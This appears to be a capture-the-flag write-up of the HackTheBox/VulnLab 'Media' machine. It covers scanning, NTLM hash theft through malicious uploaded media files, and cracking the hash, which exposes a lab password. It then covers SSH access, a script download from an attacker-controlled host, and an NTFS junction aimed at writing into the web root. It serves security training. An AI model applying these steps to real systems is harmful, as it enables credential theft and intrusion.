Media VulnLab
Media VulnLab
Media is an medium rated VulnLab machine on HackTheBox. It features an Apache XAMPP stack on Windows hosting a custom PHP web application. The web application allows the upload of a Windows Media Player compatible file that can be leveraged to leak the NTLMv2 hash of the user account that opens it. This hash can be cracked to obtain user credentials that can be used to authenticate to the target via SSH. Upon gaining initial access the source code of the application can be analyzed to determine the generate storage path of uploaded files on the web application which can lead to an NTFS Junction (directory symbolic link) attack to upload a malicious PHP web shell for RCE. Once a shell under the context of the web server’s service account, players can abuse the SeTcbPrivilege - Act as part of the operating system, a Windows privilege that lets code impersonate any user and achieve administrative privileges. Alternative methods for privilege escalation involve regaining the SeImpersonate privilege to elevate to NT Authority\SYSTEM.

Initial Enumeration
Rustscan
1
rustscan -a 10.129.5.122 -r 1-65535 -- -sC -sV -vv -oA nmap/media 10.129.5.122

From the results we see that only 3 ports are open on the box, they being ssh, http on port 80 and 3389 which is RDP access.
The OS is windows and the odd thing about this box is the Apache server is running on the box instead of Microsoft IIS.
Web Enumeration
Looking at the website on port 80 we have this page.

Also we can see at the bottom of the page we have team, these could be the potential members of the studio.


On the same page we also have an upload form, which accepts the video files to be able to apply for the graphic designer position.

This could lead to a potential NTLM Theft vulnerability, or a phishing attack on the page.
Lets run gobuster on the page to see if we have any hidden or interesting directories on the webserver.
1
gobuster dir -u http://10.129.5.122/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt -t 100 -b 403,404

We dont find anything interesting on the page.
Exploitation
NTLM Theft
Using NTLM Theft from this page: https://github.com/Greenwolf/ntlm_theft
Cloned this repo and used its python script to generate phishing payloads. Since the target server is the windows server (running apache), I uploaded the malicious files one by one using the upload feature in the footer of the website.
1
python3 /opt/ntlm_theft/ntlm_theft.py -g all -s 10.10.14.91 -f resumeVideo

First we start responder to capture the hashes if any user happens to open the page or click our malicious files.
1
python3 /opt/Responder/Responder.py -I tun0
Then we upload all the files generated.

After a while we get a hash for the user MEDIA\enox he is the one who opened our one of the malicious files on the server, giving up his hash.
Shell as Enox
Lets try to crack this hash using Hashcat.
1
hashcat -m 5600 enoxhash.txt /usr/share/wordlists/rockyou.txt

It cracked! Now we have credentials for the enox user.
Earlier in the nmap scan we noticed that the SSH port is open on the box, Lets now test the SSH connection using NetExec.
1
nxc ssh 10.129.5.122 -u 'Enox' -p '1234virus@'

Now we SSH as Enox into the box.
1
ssh enox@10.129.5.122

Successfully claimed the user.txt!
Privilege Escalation
Now for the privilege escalation, I uploaded the PrivEscCheck.ps1 script to the box.
PrivescCheck Enumeration
Successfully upload PrivEscCheck.ps1 to the box using wget.
1
wget http://10.10.14.91:9090/PrivEscCheck.ps1 -o privesccheck.ps1

Running Privesccheck.ps1
1
Invoke-PrivEscCheck -Extended

Nothing really important found with this !
Creating a Junction
NOTE - I reseted the Box due to service issues with the box, so IP is changed.
With nothing found with the privesccheck, We also have apache running on the box
We can see that xampp is installed on the box, and under the htdocs directory we have index.php script.

But we dont have write access to this folder. However we can read index.php, in the first 40 lines we can see that, the uploaded files are going in c:\windows\task\uploads\ directory. Also there are some rules involved in putting file there.
- The folder name should be MD5 sum hash of
firstname,lastnameandemail

So lets first submit another media file from the webpage, and we’ll see a directory gets created in the uploads folder.
I submitted an .asx file and we can see that the md5sum hash named folder is created in the uploads directory.

Now we need to find a way to write files to the c:\xampp\htdocs folder, so lets create a junction as we do in Linux they are knows as symlinks.
We now create a directory junction with this name in C:\windows\tasks\uploads directory, pointing towards the c:\xampp\htdocs
1
2
Remove-Item .\44b85c98e94039c8a0a015f6d3a3449e\ -Recurse
New-Item -type Junction -path "C:\Windows\Tasks\Uploads\44b85c98e94039c8a0a015f6d3a3449e" -target "C:\xampp\htdocs\"
